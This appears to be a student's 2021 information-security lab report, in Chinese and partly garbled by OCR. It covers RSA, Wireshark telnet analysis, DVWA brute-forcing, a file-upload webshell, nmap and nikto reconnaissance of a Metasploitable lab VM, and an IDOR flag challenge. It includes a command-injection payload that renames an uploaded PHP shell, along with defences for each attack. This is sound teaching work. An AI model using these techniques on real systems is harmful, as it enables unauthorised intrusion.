

# 東北大學秦皇島分校 Northeastern University at Qinhuangdao

# 信息安全基础

# 实验报告

院	别	计算机与通信工程学院				
专业名称		计算机科学与技术				
班级学号		20188068				
学生姓名		孔天欣				

2021年6月18日



# 信息安全基础(实验报告)

第Ⅰ页

# 目 录

1	数据	的机密性	1
	1. 1	实验名称	1
	1.2	实验内容	1
	1.3	实验总结	4
2	数据	包抓取与协议分析	5
	2. 1	实验名称	5
	2.2	实验内容	5
	2.3	实验总结	9
3	网络攻	[防	0
		••••	
	3. 1		О
	3. 1 3. 2		
		实验名称1	0
4	3. 2 3. 3	实验名称	0
4	3. 2 3. 3	实验名称	0 4 5
4	3.2 3.3 情报收	实验名称	0 4 5



# 1 数据的机密性

# 1.1 实验名称

数据的机密性

# 1.2 实验内容


1. 运行 RSA 加解密程序

```
b'----BEGIN RSA PUBLIC KEY----\nMEgCQQCmkdsbpDsy37cDG1YlZ1tCHrLktY90d0AAD/3a4ZNZjR1zXYgbFpA2/5IC\ng76oYpjYy+e3dtygBhocFRPezEBpAgMBAAE=\n----END
b'-----BEGIN RSA PRIVATE KEY----\nMIIBPQIBAAJBAKaR2xuk0zLftwMbViVnW0IesuS1j3R3QAAP/drhk3aNHXNd1BsW\nkDb/kgKDvqhimNjL57d23KAGGhwVE97MQGkCAwEAAQJAa
请输入明文:hello neuq world!
密文:
b'W/Yq8/fC5Xaw2S4cscNL1NKIbbtMeGFQZtNe4gHzfqSZ5QVEP1gDd+JHOrqXpvyZaKRhR17kjj77\nyXBCGaU1Uw==\n'
明文:
hello neuq world!
```

改进方式:加大密钥长度;对密文再做一次 RSA 加密,之后使用两次解密 RSA 算法的优点:非对称算法,加密密钥和解密密钥不一样,不能由其中一个密钥推导出另一个密钥。

RSA 算法的缺点:密钥尺寸大,计算复杂,运算速度慢。

2. 创建用户 aaa 和 bbb,使用用户 aaa 创建两个帖子



2. 观察帖子 aaa123 和 aaa233 的 URL 中经过 md5 加密后的 ID 号

http://34.94.3.143/17cb52cb7a/index.php?page=delete.php&id=8f14e45fceea167a5a36dedd4bea2543

http://34.94.3.143/17cb52cb7a/index.php?page=delete.php&id=1679091c5a880faf6fb5e6087eb1b2dc



3. 使用 MD5 解密工具解密 md5


درون	4070004-5-0006-605-0007-1-41-0-1-
交密 (2012)	
类型	¥: 自动 <u>→ [ 括助</u> ]
	加密 加密
查询结果:	
6	
交密	Z: 8f14e45fceea167a5a36dedd4bea2543
	型: 自动
^_	
查询结果:	
7	
,	
,	
,	


4. 登录用户 bbb, 观察到用户 bbb 的标识为 17cb52cb7a, 故创建下述 URL 请求 http://34.94.3.143/17cb52cb7a/index.php?page=delete.php&id=1679091c5a880faf6fb5e6087eb1b2dc http://34.94.3.143/17cb52cb7a/index.php?page=delete.php&id=8f14e45fceea167a5a36dedd4bea2543 http://34.94.3.143/17cb52cb7a/index.php?page=delete.php&id=eccbc87e4b5ce2fe28308fd9f2a7baf3 http://34.94.3.143/17cb52cb7a/index.php?page=delete.php&id=c4ca4238a0b923820dcc509a6f75849b

5. 删除所有贴子



# Post timeline ^FLAG^82c8ccf0a8845a1d330d7c8ecd9651d2fddda68fa04f4b519cc865ae3a60f8d4\$FLAG\$ What's on your mind? □For my own eyes only Create post ### Author: aaa #### Hello everyone! This is my first post as a user on Postbook! Author: user







Post timeline							
^FLAG^82c8ccf0a8845a1d330d7c8ecd9651d2fddda68fa04f4b519cc865ae3a60f8d4\$FLAG\$							
What's on your mind? □For my own eyes only	Create post						
You haven't written any posts yet and no one else wrote something either. Write one!							

# 6. 改进思路

- 1. 用户登录时为其创建 token 响应,用户发送任意请求必须携带此 token,并在后端进行校验,若不通过则拒绝请求。token 需设置过期时限。
  - 2. 将用户权限持久化到数据库,每次用户请求都使用相关代码进行鉴权。

# 1.3 实验总结

通过本次实验,本人了解了 RSA 加密程序的基本原理和程序代码实现方法,并对 RSA 加密提出了进一步的改进思路,同时能够通过网页 URL 暴露的漏洞进行越权删帖,理解了网站开发时设置正确格式接口以及编写必要鉴权和身份识别的安全代码的必要 性。



# 2 数据包抓取与协议分析

# 2.1 实验名称

数据包抓取与协议分析

# 2.2 实验内容

1. 使用 curl 和 ping 命令抓包和获得百度 IP 地址,可知百度的 IP 地址是 110.242.68.4.

```
C:\WINDOWS\system32\curl www.baidu.com

<!DOCTYPE html>
<!-STATUS OK--\chml> (head\chml> (head\chml) (head\chml)
```

2. 通过 IP 地址过滤数据包

```
| ip. addr == 110. 242. 68. 4
      Tine
95449 202.954435
95472 202.999297
95473 202.999497
                                                      Source
192.168.43.170
110.242.68.4
192.168.43.170
                                                                                                        Destination
110.242.68.4
192.168.43.170
110.242.68.4
                                                                                                                                                          | Frotecol Length Into
| TCP | 66 53890 + 80 [SYN] | Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1 |
| TCP | 66 80 + 53890 [SVN], ACK] | Seq=0 Ack=1 Win=29040 Len=0 MSS=1400 SACK_PERM=1 WS=128 |
| TCP | 54 53890 + 80 [ACK] | Seq=1 Ack=1 Win=65792 Len=0 |
| HTTP | 131 GET / HTTP/1.1
         95476 202.999728
                                                       192.168.43.170
                                                                                                         110.242.68.4
                                                                                                                                                                                131 GET / HTTP/1.1
54 80 + 53890 [ACK] Seq=1 Ack=78 Win=29056 Len=0
1454 80 + 53890 [ACK] Seq=1 Ack=78 Win=29056 Len=1400 [TCP segment of a reassembled PDU]
1435 HTTP/1.1 200 OK (text/html)
54 53890 + 80 [ACK] Seq=78 Ack=2782 Win=65792 Len=0
54 53890 + 80 [FIN, ACK] Seq=78 Ack=2782 Win=65792 Len=0
         95540 203.089846
                                                       110.242.68.4
                                                                                                         192,168,43,170
         95542 203.089984
95543 203.089984
95549 203.090531
                                                      110.242.68.4
110.242.68.4
110.242.68.4
192.168.43.170
                                                                                                         192.168.43.170
192.168.43.170
192.168.43.170
110.242.68.4
         95572 203.097947
                                                      192.168.43.170
                                                                                                         110.242.68.4
                                                                                                                                                           TCP
                                                                                                                                                                                    54 80 + 53890 [ACK] Seq-2782 Ack-79 Win-29056 Len-0
54 80 + 53890 [FIN, ACK] Seq-2782 Ack-79 Win-29056 Len-0
54 53890 + 80 [ACK] Seq-79 Ack-2783 Win-65792 Len-0
74 Echo (ping) request id-0x0001, seq-13/3328, ttl=128 (reply in 115094)
         95638 203.184964
                                                      110.242.68.4
                                                                                                         192,168,43,170
         95639 203.184964
95641 203.185093
1149... 224.225300
                                                 110.242.68.4
110.242.68.4
192.168.43.170
192.168.43.170
                                                                                                         192.168.43.170
192.168.43.170
110.242.68.4
110.242.68.4
             Sequence Number (raw): 175444021
      Sequence Number (raw): 1/5444021
[Next Sequence Number: 1 (relative sequence number)]
Acknowledgment Number: 1 (relative ack number)
Acknowledgment number (raw): 252659277
1000 ... = Header Length: 32 bytes (8)
Flags: 0x012 (SYN, ACK)
           [Calculated window size: 29040]
0000 0c 54 15 d4 f1 70 9a a e0 e4 4a 29 08 00 45 00 0010 00 34 00 00 40 00 2e 06 ad 7b 6e f2 44 04 c0 a8 0020 2b aa 00 50 d2 82 0a 75 10 35 0f 0f 46 4d 80 12 0030 71 70 1b ab 00 00 02 04 05 78 01 01 04 02 01 03 0040 03 07
The scaled window size (if scaling has been used) (tcp.window_size), 2 byte(s)
                                                                                                                                                                                                                                                               分组: 273021 · 已显示: 20 (0.0%) · 已丢弃: 0 (0.0%) ∥ 配置: Default 』
```

3. TCP 三次握手分析



在第一个数据包中,源地址是 192.168.43.160 (主机),目的地址是 110.242.68.4 (服务器),说明主机向服务器发送 TCP 请求,其中 SYN=1,Seq=0,主机进入 SYN-SENT 状态。

在第二个数据包中,源地址是服务器,目的地址是主机,说明服务器收到数据包后,向主机发送 TCP响应,其中 SYN=1,ACK=1,Seq=0,Ack=1,服务器进入 SYN-RCVD状态。

在第三个数据包中,主机收到数据包后,向服务器发送 TCP 请求,其中 ACK=1, Seq=1,Ack=1,主机进入 ESTABLISHED 状态,服务器收到数据包后也进入 ESTABLISHED 状态。双方完成 TCP 三次握手。

此后主机向服务器发送 HTTP 请求,以获取网页的内容。

4. 过滤数据包中的 ICMP 协议包,并查看其中的请求和回答报文报头内容

```
106 Echo (ping) request id=0x0001, seq=12/3072, ttl=10 (reply in 42909)
106 Echo (ping) reply id=0x0001, seq=12/3072, ttl=54 (request in 42908)
74 Echo (ping) request id=0x0001, seq=13/3328, ttl=128 (reply in 115094)
74 Echo (ping) request id=0x0001, seq=13/3328, ttl=31 (request in 114978)
74 Echo (ping) request id=0x0001, seq=14/3584, ttl=32 (reply in 116484)
74 Echo (ping) request id=0x0001, seq=14/5364, ttl=128 (reply in 116685)
74 Echo (ping) request id=0x0001, seq=15/3840, ttl=128 (reply in 116685)
74 Echo (ping) request id=0x0001, seq=15/3840, ttl=128 (reply in 117671)
74 Echo (ping) reply id=0x0001, seq=16/4096, ttl=33 (request in 117600)
                                                                                                                60.6.196.43
192.168.43.170
  42908 140.452579
    42909 140.507298
                                                         60.6.196.43
                                                         192.168.43.170
    1149... 224.225300
1150... 224.275698
                                                                                                                 110.242.68.4
192.168.43.170
                                                                                                                                                                          ICMP
                                                                                                                                                                         ICMP
ICMP
ICMP
ICMP
                                                         110.242.68.4
                                                                                                                110.242.68.4
192.168.43.170
                                                         192.168.43.170
    1168... 226.247694
                                                                                                                 110.242.68.4
   1168... 226.333391
                                                        110.242.68.4
                                                                                                                 192.168.43.170
                                                                                                                                                                         ICMP
   1176... 227.267892
                                                        192.168.43.170
                                                                                                                 110.242.68.4
                                                                                                                                                                         ICMP
                                                         110.242.68.4
Trame 42909: 106 bytes on wire (848 bits), 106 bytes captured (848 bits) on interface \Device\NPF_(2282C007-D029-434F-A7B1-97F06C08C47D), id 0 Ethernet II, Src: 9a:aa:e0:e4:4a:29 (9a:aa:e0:e4:4a:29), Dst: IntelCor_d4:f1:70 (0c:54:15:d4:f1:70)

Internet Protocol Version 4, Src: 60.6.196.43, Dst: 192.168.43.170

Internet Control Message Protocol
```

#### Internet Control Message Protocol

Type: 8 (Echo (ping) request)

Code: 0

Checksum: 0x4d4e [correct]
[Checksum Status: Good]
Identifier (BE): 1 (0x0001)
Identifier (LE): 256 (0x0100)
Sequence Number (BE): 13 (0x000d)
Sequence Number (LE): 3328 (0x0d00)

[Response frame: 115094]

> Data (32 bytes)

Data: 6162636465666768696a6b6c6d6e6f7071727374757677616263646566676869

[Length: 32]




```
Internet Control Message Protocol
    Type: 0 (Echo (ping) reply)
    Code: 0
    Checksum: 0x554e [correct]
    [Checksum Status: Good]
    Identifier (BE): 1 (0x0001)
    Identifier (LE): 256 (0x0100)
    Sequence Number (BE): 13 (0x000d)
    Sequence Number (LE): 3328 (0x0d00)
    [Request frame: 114978]
    [Response time: 50.398 ms]
    Data (32 bytes)
    Data: 6162636465666768696a6b6c6d6e6f7071727374757677616263646566676869
    [Length: 32]
```

# 5. telnet 数据包数据分析

分析给定数据包,通过在过滤器中输入 telnet 过滤出 telnet 协议的数据包。并根据 发送时间升序排列。

teinet 83						
. Time	Sour	rce I	Destination	Protocol Len	ngth Info	
28073 113.	.457419 192	.168.3.98	192.168.3.6	TELNET	66 Telnet Data	
28074 113.	.462773 192	.168.3.6	192.168.3.98	TELNET	60 Telnet Data	
28076 113.	.468062 192	.168.3.98	192.168.3.6	TELNET	57 Telnet Data	
28077 113.	.468159 192	.168.3.6	192.168.3.98	TELNET	63 Telnet Data	
28078 113.	.473299 192	.168.3.98	192.168.3.6	TELNET	66 Telnet Data	
28079 113.	.473397 192	.168.3.6	192.168.3.98	TELNET	63 Telnet Data	
28081 113.	.513067 192	.168.3.6	192.168.3.98	TELNET	70 Telnet Data	
28083 113.	.525253 192	.168.3.98	192.168.3.6	TELNET	66 Telnet Data	
28084 113.	.525450 192	.168.3.6	192.168.3.98	TELNET	57 Telnet Data	
28086 113.	.570678 192	.168.3.6	192.168.3.98	TELNET	63 Telnet Data	
28088 113.	.575890 192	.168.3.98	192.168.3.6	TELNET	60 Telnet Data	
28089 113.	.576116 192	.168.3.6	192.168.3.98	TELNET	57 Telnet Data	
28090 113.	.582221 192	.168.3.98	192.168.3.6	TELNET	674 Telnet Data	

通过分析 telnet 中的 DATA 属性中的值,即可推测出相关信息。



✓ Telnet Data: Password:




```
Data: Last login: Sun May 3 13:25:35 EDT 2020 on tty1\r\n
Data: Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686\r\n
Data: \r\n
Data: \r\n
Data: The programs included with the Ubuntu system are free software;\r\n
Data: the exact distribution terms for each program are described in the\r\n
Data: individual files in /usr/share/doc/*/copyright.\r\n
Data: \r\n
Data: \r\n
Data: Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by\r\n
Data: \r\n
Data: \r\n
Data: To access official Ubuntu documentation, please visit:\r\n
Data: No mail.\r\n
Data: No mail.\r\n
Data: msfadmin@metasploitable:~$
```

分析一连串 telnet 数据包中可知源主机的 IP 地址为 192.168.3.6,目标主机的 IP 地址为 192.168.3.98,目标主机是 metasploitable 虚拟靶机,它的用户名为 msfadmin,密码 msfadmin,操作系统为 ubuntu,目标主机的 username 为 metasploitable,并且 ipconfig 环境变量尚未配置。

#### 6. IP 数据包报文分析

```
"ip": {
    "ip.version": "4",
    "ip.hdr_len": "20",
    "ip.dsfield": "0x00000000",
    "ip.dsfield_tree": {
        "ip.dsfield_dscp": "0",
        "ip.dsfield.ecn": "0"
    },
    "ip.len": "1440",
    "ip.id": "0x00008a2e",
    "ip.flags: "0x00000040",
    "ip.flags_tree": {
        "ip.flags.rb": "0",
        "ip.flags.mf": "0"
    },
    "ip.frag_offset": "0",
    "ip.ttl": "54",
    "ip.proto": "6",
    "ip.checksum": "0x00006a63",
    "ip.checksum": "0x00006a63",
    "ip.src": "101.72.249.43",
    "ip.src": "101.72.249.43",
    "ip.src_host": "101.72.249.43",
    "ip.host": "192.168.43.170",
    "ip.dddr": "192.168.43.170",
    "ip.dst_host": "192.168.43.170",
    "ip.host": "192.168.43.170",
    "ip.host": "192.168.43.170",
    "ip.host": "192.168.43.170",
    "ip.host": "192.168.43.170",
    "ip.host": "192.168.43.170",
```

在 Wireshark 选取一个数据解析分组进行导出,可获得上图所示的 IP 数据包相关信息。图中可知,该 IP 数据包的版本号是 4,首部长度是 20,总长度是 1440,标志位(flags)中, DF=1 表示不能分片, MF=0 表示后面没有分片。片偏移为 0,生存时间(TTL)为





54; 协议号为 6, 说明是 TCP 协议; 首部检验和为 6a63H, 源地址为 101.72.249.43, 目 的地址为 192.168.43.170。

# 2.3 实验总结

通过本次实验,本人通过使用 Wireshark 工具包,掌握了数据包抓包的方法,同时 还掌握了协议的分析方法,此外还理解 ICMP、TCP、IP 等协议报文格式。并能过实 现对三次握手过程的分析以及对 IP 数据包各个字段的解析。




# 3 网络攻防

# 3.1 实验名称

网络攻防

# 3.2 实验内容

- 一、密码爆破
- 1. burpsuite 拦截数据包



# 2. 设置爆破标记

```
Target Positions Payloads Options

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Cluster bomb


1 GET /dvwa/vulnerabilities/brute/?username=§qqq§&password=Sccc§&Login=Login HTTP/1.1
2 Host: 192.168.45.131
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: Hozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
5 Accept: Language: en-US, en; q=0.5
6 Accept: Language: en-US, en; q=0.5
6 Accept: Connection: close
8 Referer: http://192.168.45.131/dvwa/vulnerabilities/brute/
9 Cookie: security=high; PHPSESSID=a3ffbb2e4173a6642b1a8bb9f9f0572e
10 Upgrade-Insecure-Requests: 1
```

3. 开始密码爆破



# 信息安全基础(实验报告)

第 11 页



# 3. 登录测试




- 二、【安全级别 medium】文件上传漏洞
  - 1. 抓包修改文件的 type



#### 2. 文件上传成功



3. 连接木马获取系统权限



- 三. 【安全级别 high】文件上传漏洞
  - 1. 将 176.php 改名为 176.jpg
  - 2. 利用命令注入漏洞修改 176.jpg 为 666.php



192.168.1.190|mv ../../hackable/uploads/176.jpg ../../hackable/uploads/666.php

Vulnerability: Command Execution
Ping for FREE
Enter an IP address below:
176.jpg//hackable/uploads/666.php submit
More info
http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution http://www.ss64.com/bash/ http://www.ss64.com/nt/

# 3. 连接木马成功

■ 添加数据		_ 🗆 ×		
O 添加 × 淌	<b>☆</b> 测试连接			
■ 基础配置		*		
URL地址 <b>*</b> 连接密码 <b>*</b>	http://192.168.1.190/dvwa/hackable/uploads/666.php			
网站备注 编码设置 连接类型	UTF8 PHP	•		
	编码器  default (不推荐)  random (不推荐)			
	O base64	•		
2 请求信息		<b>众</b> 成		8
♥ 其他设置		连	接成功!	

#### 四. 密码爆破与文件上传漏洞防御方法

密码爆破防御方法:

规定密码必须包含字母大小写、数字、特殊字符、同时达到 20 位以上,并进行定期更换。并限制登录的用户和允许的 ip 访问。或者直接改用 SSH 方式登录。

文件上传漏洞防御方法:

对上传的文件进行随机数字字母组合编号重命名;接收文件时检查文件的大小和类型;禁止上传危险的文件后缀类型;文件上传的目录由系统设置禁止执行。



# 3.3 实验总结

通过本次实验,本人掌握常用网络安全练习平台,例如 Kali 虚拟机,同时还了解了常见网络攻击类型,例如密码爆破以及文件上传漏洞等,最后本人还了解了密码爆破、文件上传等攻击方式,并成功利用 KALI 虚拟机对 Metasploitable2 虚拟机的 DVWA 进行了攻击行为。



# 4 情报收集

## 4.1 实验名称

情报收集

#### 4.2 实验内容

#### 1. whois baidu.com

```
Registry Domain ID: 11181110_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.markmonitor.com
Registrar URL: http://www.markmonitor.com
Updated Date: 2020-12-09T04:04:41Z
Creation Date: 1999-10-11T11:05:17Z
Registry Expiry Date: 2026-10-11T11:05:17Z
Registrar: MarkMonitor Inc.
Registrar IANA ID: 292
Registrar Abuse Contact Email: abusecomplaints@markmonitor.com
Registrar Abuse Contact Phone: +1.2083895740
```

# 2. dmitry baidu.com

```
Deepmagic Information Gathering Tool
"There be some deep magic going on"

HostIP:39.156.69.79
HostName:baidu.com

Gathered Inet-whois information for 39.156.69.79

inetnum: 38.0.0.0 - 43.225.111.255
netname: NON-RIPE-NCC-MANAGED-ADDRESS-BLOCK
descr: IPv4 address block not managed by the RIPE NCC
```

# 3. whatweb 靶机 ip

```
root@kali:/home/strutnut# whatweb 192.168.1.190
http://192.168.1.190 [200 OK] Apache[2.2.8], Country[RESERVED][ZZ], HTTPServer[Ubun - Linux], WebDAV[2], X-Powered-By[PHP/5.2.4-2ubuntu5.10]
```

### 4. 主机发现



```
root@kali:/home/strutnut# nmap -sn 192.168.1.1-255
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-12 20:00 +08
Nmap scan report for 192.168.1.1
Host is up (0.0030s latency).
MAC Address: 00:50:0F:CE:CF:B7 (Cisco Systems)
Nmap scan report for 192.168.1.190
Host is up (0.00038s latency).
MAC Address: 00:0C:29:99:40:F2 (VMware)
Nmap scan report for DESKTOP-AL2JHL0.lan (192.168.1.206)
Host is up (0.00043s latency).
MAC Address: B6:5F:24:F2:DF:FA (Unknown)
Nmap scan report for DESKTOP-UD2N07K.lan (192.168.1.212)
Host is up (0.0057s latency).
MAC Address: B0:7B:25:3F:E9:8A (Unknown)
Nmap scan report for kali.lan (192.168.1.217)
Host is up.
Nmap done: 255 IP addresses (5 hosts up) scanned in 5.44 seconds
```

# 5. TCP 端口扫描

```
root@kali:/home/strutnut# nmap -sS 192.168.1.190
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-12 20:02 +08
Failed to resolve "-sS".
Nmap scan report for 192.168.1.190
Host is up (0.0020s latency).
Not shown: 977 closed ports
PORT
          STATE SERVICE
21/tcp
          open ftp
        open ssh
22/tcp
         open telnet
23/tcp
         open smtp
open domain
25/tcp
53/tcp
         open http
80/tcp
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1099/tcp open rmiregistry
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 00:0C:29:99:40:F2 (VMware)
```

#### 6. 版本侦测



```
root@kali:/home/strutnut# nmap -sV 192.168.1.190
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-12 20:20 +08
Nmap scan report for 192.168.1.190
Host is up (0.0011s latency).
Not shown: 977 closed ports
              STATE SERVICE
                                           VERSION
              open ftp
open ssh
21/tcp
                                           vsftpd 2.3.4
22/tcp
                                            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
              open telnet
open smtp
23/tcp
                                           Linux telnetd
                                           Postfix smtpd
25/tcp
                                        ISC BIND 9.4.2
Apache httpd 2.2.8 ((Ubuntu) DAV/2)
2 (RPC #100000)
53/tcp
              open domain
open http
80/tcp
111/tcp open rpcbind
139/tcp open netbios-
                                           2 (RPC #100000)
                        netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netblos-ssn
512/tcp open exec?
513/tcp open login
514/tcp open tcpwrapped
1099/tcp open java-rmi
1524/tcp open bindshell
2049/tcp open nfs
2121/tcp open ftp
3306/tcp open mysql
5432/tcp open postgresql
                                            GNU Classpath grmiregistry
                                           Metasploitable root shell
                                            2-4 (RPC #100003)
                                           ProFTPD 1.3.1
MySQL 5.0.51a-3ubuntu5
MySQL 5.0.51a-Subuntus
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP eng
                                           Apache Jserv (Protocol v1.3)
                                            Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:99:40:F2 (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix
```

#### 7. 操作系统侦测

```
MAC Address: 00:0C:29:99:40:F2 (VMware)

Device type: general purpose
Running: Linux 2.6.X

OS CPE: cpe:/o:linux:linux_kernel:2.6

OS details: Linux 2.6.9 - 2.6.33

Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/sub.mit/.

Nmap done: 1 IP address (1 host up) scanned in 2.09 seconds
```

#### 8. 防火墙探测

```
root@kali:/home/strutnut# nmap -sA 192.168.1.190
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-12 20:27 +08
Nmap scan report for 192.168.1.190
Host is up (0.0031s latency).
All 1000 scanned ports on 192.168.1.190 are unfiltered
MAC Address: 00:0C:29:99:40:F2 (VMware)

Nmap done: 1 IP address (1_host up) scanned in 0.31 seconds
```

9. 漏洞扫描 nikto -host 192.168.254.128



+ Target IP: 192.168.1.190

+ Target Hostname: 192.168.1.190

+ Satart Time: 2021-06-12 20:28:57 (GMT8)

- Server: Apache/2.2.8 (Ubuntu) DAV/2

+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10

- The anti-clickjacking X-Frame-Options header is not present.

- The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS

- The X-content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type

- Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.

- Uncommon header 'tcn' found, with contents: list

- Apache mod\_negotiation is enabled with Multivlews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id-46908ebdc59d15. The following alternatives for 'index' were found: index.php

- Web Server returns a valid response with junk HTTP methods, this may cause false positives.

- OSVDB-377: HTTD TRACE method is active, suggesting the host is vulnerable to XST
- Aphpinfo.php: Output from the phinfo() function was found.

- OSVDB-368: /doc/: Directory indexing found.

- OSVDB-368: /doc/: Directory indexing found.

- OSVDB-3268: /doc/: Directory indexing found.

- OSVDB-3284: /doc/: Directory indexing found.

- OSVDB-32934: /phpMyAdmin/changelog, php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.

- S

# 10. 漏洞扫描 nikto –host 192.168.254.128 –port 80

```
root@kali:/hom∈
- Nikto v2.1.6
                                            ome/strutnut# nikto -host 192.168.1.190 -port 80
        Target IP:
                                                                               192.168.1.190
        Target Hostname:
Target Port:
                                                                               192.168.1.190
                                                                            80
2021-06-12 20:30:28 (GMT8)
  + Start Time:
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against
   + The X-Ass-Protection header is not defined. This header can fill to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
the 2.x branch.

+ Uncommon header 'tcn' found, with contents: list

+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file
names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were
found: index.php

+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.

+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST

+ /phpinfo.php: Output from the phpinfo() function was found.

+ OSVDB-3268: /doc/: Directory indexing found.

+ OSVDB-488: /doc/: The /doc/ directory is browsable. This may be /usr/doc.

+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive informatio
n via certain HTTP requests that contain specific QUERY strings.
       OSVDB-12184: /=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive informatio via certain HTTP requests that contain specific QUERY strings.

